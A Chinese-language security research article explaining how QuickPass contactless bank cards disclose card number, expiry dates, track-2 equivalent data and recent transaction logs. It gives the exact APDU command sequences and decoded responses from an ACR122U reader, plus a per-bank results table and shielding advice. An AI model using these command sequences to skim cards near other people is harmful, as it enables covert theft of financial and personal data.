闪付卡(QUICKPASS)隐私泄露原理

文/HackPanda

0x00 前言

说到闪付卡，首先要从 EMV 开始，EMV 是由 Europay，MasterCard 和 VISA 制定的基于 IC 卡的支付标准规范。基于 EMV 卡目前的非接触式支付的实现有三个：VISA 的 payWave，MasterCard 的 PayPass 以及银联的闪付（QuickPass）。

目前从外观来看，银联发行的卡面有芯片的 IC 卡均支持闪付，部分银行支持 VISA 的 payWave。

0x01 闪付卡隐私泄露风险


想象一下当路人拿着巴掌大的设备靠近你的时候，你身上的银行卡的卡号、发卡行、最近十笔的交易记录、取现记录等，甚至是姓名、身份证号都泄露出去将会有多恐怖。通过这些信息就可以大致刻画出卡主人的消费习惯和生活水平等等。

当然，这并不是闪付卡或是金融 IC 卡的“漏洞”，这些信息是需要在交易过程中由 POS 机发送给发卡行进行验证的。

0x02 闪付卡工作流程

本文所指的工作流程只局限在跟信息泄露相关的流程上，不涉及数据认证、支付、联机交易等内容。

1. 应用选择（2PAY.SYS.DDF01）
2. 应用初始化
3. 读取数据
4. 后续流程等



应用选择

应用选择包括目录选择法 与 AID 列表法。

读卡器会首先使用目录选择法，如果失败，则会使用 AID 列表法。

简单来说，目录选择法就是读卡器从卡片读取其所支持的所有应用，而 AID 列表法则是读卡器将其所支持的所有应用一个一个发给卡片，当有响应时则卡片支持该应用，无响应则不存在。而后构造出一个支持的列表，供读卡器或持卡人选择。

以目录选择法为例：

```
SELECT 的命令报文格式为为 00 A4 04(通过名称选择) 00(仅有一个) + 数据长度 + DATA 的 ASCII 码
如选择 qPBOC
00 A4 04 00 0E + 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 (2PAY.SYS.DDF01 的 ASCII 码)
```

应用初始化

此处与交易有关，与本文隐私泄露关系不大，但因为是中间步骤，所以做简单描述。

在上一步应用选择时卡片返回了 PDOL（处理选项数据对象列表，可以理解为由卡片提供的组包格式），应用初始化时，按照 PDOL 组包向卡片发送 GPO 命令，包括金额、时间、国家代码、货币代码等。进入 GPO 就代表着交易开始。

读取数据

此部分是我们主要关注的位置，通过 GET DATA 或 READ RECORD 命令来读取，READ RECORD 通过 SFI 读取数据内容，主要关注的是读取个人化数据（DGI），GET DATA 读取一些标签里的内容（如货币代码、金额限制、上限、交易日志格式等）。

DGI 的第一个字节为 01-1E，是 SFI，第二个字节是记录编号。常用的 DGI 有 0101(2 磁道等价数据、持卡人姓名（不建议存储）、1 磁道自定义数据) 0102（2 磁道等价数据、1 磁道自定义数据），0201（数据认证数据）等，具体的 DGI 表可参考《中国金融集成电路（IC）卡规范》的第十部分 表 1。

```
GET DATA 的命令报文的格式为 80CA + 标签 + 00
如读取电子现金余额(9F79)发送 80CA9F7900。

READ RECORD 的命令报文的格式为 00B2 + 记录号 + 引用控制参数 + 00
其中引用控制参数为 SFI(Bin)左移三位 + 100(Bin)
```

如读取 DGI0101 时，第一个 01 为 SFI，第二个 01 为编号。计算引用控制参数如下，0000 0001 左移三位得到 00001 + 100 得到 0000 1100 转换为 Hex 为 0C，得到的 APDU 为 00 B2 01 0C 00。

0x03 测试过程


需要准备的工具如下：

```
ACR122u 或同类支持 APDU 的读卡器
读卡器驱动及应用
```


> 支持闪付的银行卡

测试卡如下图：

下面操作均会以 ACR122U 为读卡器操作，在安装好驱动及 ACR122U Tool 后，插入读卡器并启动 ACR122U Tool。首先连接读卡器设备，点击菜单中的 Reader Commands -> New connection



连接成功后，可以使用该工具直接发送 APDU，点击 Send Commands -> APDU Command



按照闪付卡的工作流程构造 APDU 发包，第一步是应用选择，选择 qPBOC（2PAY.SYS.DDF01）

```
ACR122U APDU Command
< 00 A4 04 00 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31
> 6F 30 84 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 1E BF 0C 1B 61 19 4F 08 A0 00 00 03 33
01 01 01 50 0A 50 42 4F 43 20 44 45 42 49 54 87 01 01 90 00
```

APDU：00 A4 04 00 + 0E + 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 (2PAY.SYS.DDF01 的 ASCII)

响应包如下

6F 30 (FCI 文件控制信息)

84 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 (DF 专用文件，2PAY.SYS.DDF01 的 ASCII)

A5 1E (FCI 专用模板)

BF 0C 1B (FCI 自定义数据)

61 19 (目录入口)

4F 08 A0 00 00 03 33 01 01 01 (返回的 AID，下一步选择的 AID)

50 0A 50 42 4F 43 20 44 45 42 49 54 (应用标签，此处为 PBOC DEBIT)

87 01 01(应用优先指示器)

90 00 (状态字：正常)

得到下一步的 AID：A0 00 00 03 33 01 01 01，选择该 AID

```
ACR122U APDU Command
< 00 A4 04 00 08 A0 00 00 03 33 01 01 01
> 6F 54 84 08 A0 00 00 03 33 01 01 01 A5 48 50 0A 50 42 4F 43 20 44 45 42 49 54 87 01 01 9F 38 18
9F 66 04 9F 02 06 9F 03 06 9F 1A 02 95 05 5F 2A 02 9A 03 9C 01 9F 37 04 5F 2D 02 7A 68 9F 11 01 01
9F 12 0A 50 42 4F 43 20 44 45 42 49 54 BF 0C 05 9F 4D 02 0B 0A 90 00
```

APDU：00 A4 04 00 + 08 + A0 00 00 03 33 01 01 01

响应包如下

6F 54 (FCI 文件控制信息)

84 08 A0 00 00 03 33 01 01 01 (DF 名称)

A5 48 (FCI 专用模板)

50 0A 50 42 4F 43 20 44 45 42 49 54 (应用标签，此处为 PBOC DEBIT)

87 01 01 (应用优先指示器)

9F 38 18 9F 66 04 9F 02 06 9F 03 06 9F 1A 02 95 05 5F 2A 02 9A 03 9C 01 9F 37 04 (PDOL)

5F 2D 02 7A 68 (首选语言,zh)

9F 11 01 01 (发卡行代码索引)

9F 12 0A 50 42 4F 43 20 44 45 42 49 54 (应用首选名称，PBOC DEBIT)

BF 0C 05 9F 4D 02 0B 0A (发卡行自定义数据，9F4D 为交易日志入口标签)

```
90 00 (状态字)
```

接下来可以进行读取数据的部分了，首先读取 DGI0201 里存储的数据。其数据定义如下表：

标签	定义	长度
5F24	应用失效日期	03
5F25	应用生效日期	03
5A	应用主账号(PAN)	0A
9F07	应用使用控制	02
8E	CVM 列表	0E
9F0D	IAC 默认借贷记	05
9F0E	IAC 拒绝借贷记	05
9F0F	IAC 联机借贷记	05
5F28	发卡行国家代码	02

要读取 DGI0201，计算 APDU 如下，0000 0010 左移三位 得到 00010 加 100 得到 0001 0100 即 14(Hex)

```
ACR122U APDU Command
< 00 B2 01 14 00
> 70 46 5F 24 03 25 12 31 5F 25 03 15 05 14 5A 08 62 26 22 10 06 40 45 00 9F 07 02 FF 00 8E 0C
00 00 00 00 00 00 00 00 02 03 1F 00 9F 0D 05 D8 60 04 A8 00 9F 0E 05 00 10 98 00 00 9F 0F 05 D8
68 04 F8 00 5F 28 02 01 56 90 00
```

```
APDU：00 B2 01 14 00

响应包如下
70 46 (模板)
5F 24 03 25 12 31 (25 年 12 月 31 日失效日期)
5F 25 03 15 05 14 (15 年 05 月 14 日生效日期)
5A 08 62 26 xx xx xx xx 45 00 (卡号)
9F 07 02 FF 00 (应用使用控制)
8E 0C 00 00 00 00 00 00 00 00 02 03 1F 00
9F 0D 05 D8 60 04 A8 00
9F 0E 05 00 10 98 00 00
9F 0F 05 D8 68 04 F8 00
5F 28 02 01 56 (0156 中国)
```

```
90 00 (状态字：成功)
```

此处可以获取卡的生效日期、失效日期、卡号等内容，接下来尝试读取磁条 2 和持卡人信息的数据，需要读取 DGI0101 和 DGI0102，，经过上述方法计算需要发送的 APDU 为：

```
ACR122U APDU Command
< 00 B2 01 0C
> 70 15 57 13 62 26 22 10 06 40 45 00 D2 51 22 20 00 98 78 32 00 00 0F 90 00
```

```
APDU：00 B2 01 0C 00

响应包如下
70 15 (模板)
57 13 62 26 22 10 06 40 45 00 (2 磁道卡号)
D2 51 2 (有效期 25/12)
2 20 00 98 78 32 00 00 0F (补足)
90 00 (状态字：成功)
```

```
ACR122U APDU Command
< 00 B2 02 0C
> 70 36 9F 61 12 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 9F 62 01 05 5F 20 1A 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 90 00
```

```
APDU：00 B2 02 0C 00

响应包如下
70 36 (模板)
9F 61 12 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 (证件号，此处为空)
9F 62 01 05 (证件类型)
5F 20 1A 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 (姓名 ASCII，此处为空)
90 00 (状态字：成功)
```

接下来尝试读取一下交易记录，这里要注意首先要获取交易记录的格式，银联给出了推荐格式：

标签	定义	长度
9A	交易日期	03
9F21	交易时间	03
9F02	授权金额	06
9F03	其他金额	06

标签	定义	长度
9F1A	终端国家代码	02
5F2A	交易货币代码	02
9F4E	商户名称	14
9C	交易类型	01
9F36	应用交易计数器	02

但是注意这里只是推荐格式，每个银行的卡片实现不一定相同，所以读取交易记录时应先获取交易记录的格式，使用 GET DATA 命令读取 9F4F 标签(交易日志格式)，根据该格式结合 READ RECORD 读取出的交易日志解析。

首先读取交易日志格式：

```
APDU：80 CA  9F4F  00

响应包如下
9F 4F 19
9A 03
9F 21 03
9F 02 06
9F 03 06
9F 1A 02
5F 2A 02
9F 4E 14
9C 01
9F 36 02
90 00
```

经过比对发现与推荐格式相同，之后可以通过 READ RECORD 命令读取从 1-10 读取交易日志。首先要找到在选择 AID 的时候的回包，9F4D 指出了交易日志入口，通常为 0B，根据上文计算其 SFI 为 0101 1100 即 5C。

之后再构造 APDU 循环读取其十条交易记录

```
ACR122U APDU Command
< 00 B2 01 5C
> 17 09 13 16 45 38 00 00 00 35 00 00 00 00 00 00 00 00 01 56 01 56 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 0A 21 00 31 90 00
```

```
APDU：00 B2 01 5C 00：

响应包如下
```

```
17 09 13 (17 年 9 月 13 号)
16 45 38 (16:45:38)
00 00 00 35 00 00 (3500.00 元)
00 00 00 00 00 00 (其他金额)
01 56 (中国)
01 56 (人民币)
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A (空)
21 (交易类型)
00 31 (应用交易计数器)
90 00 (状态字：成功)
```


下表为使用手里现有的银行卡的测试情况。

银行卡	有效期	卡号	电子钱包余额	交易记录	姓名	身份证号
招商银行	可读	完整	可读	可读	空	空
民生银行	可读	完整	可读	可读	空	空
中国银行	部分可读，无生效日期	完整	可读	可读	空	空
建设银行	部分可读，无生效日期	完整	可读	可读	空	空
渤海银行	部分可读，无生效日期	完整	可读	可读	空	空
沧州银行	部分可读，无生效日期	完整	可读	可读	空	空
Apple Pay@ 招行	可读	完整(非绑定卡卡号，可能为虚拟卡)	可读	不可读	空	空

0x04 脚本

我们已经可以使用 APDU 发送的工具，获取想要获得的信息，剩下的工作就是脚本化。

可以使用 ACR122U 的 SDK，其提供了 Delphi，Java，VB，C#，C++等语言，但个人更愿意通过 Python 来实现，通过使用 Python 的 pyscard 库，可以实现该功能。



0x05 SEC

防护的措施可以考虑与读卡器保持足够的距离、使用铝箔包裹卡片、专业的 Pacsafe 下属的 RFIDSafe 系列或简单便捷的屏蔽卡套等措施。原理都是通过金属或液体屏蔽来屏蔽高频信号。

0x06 THX

感谢青藤安全研究部同事及领导的时间及资金上的大力支持，本文参考了《中国金融集成电路（IC）卡规范》、360 Unicorn Team 的《无线电安全攻防大揭秘》、詹天佐的博客、CharlesShang 的博客等内容。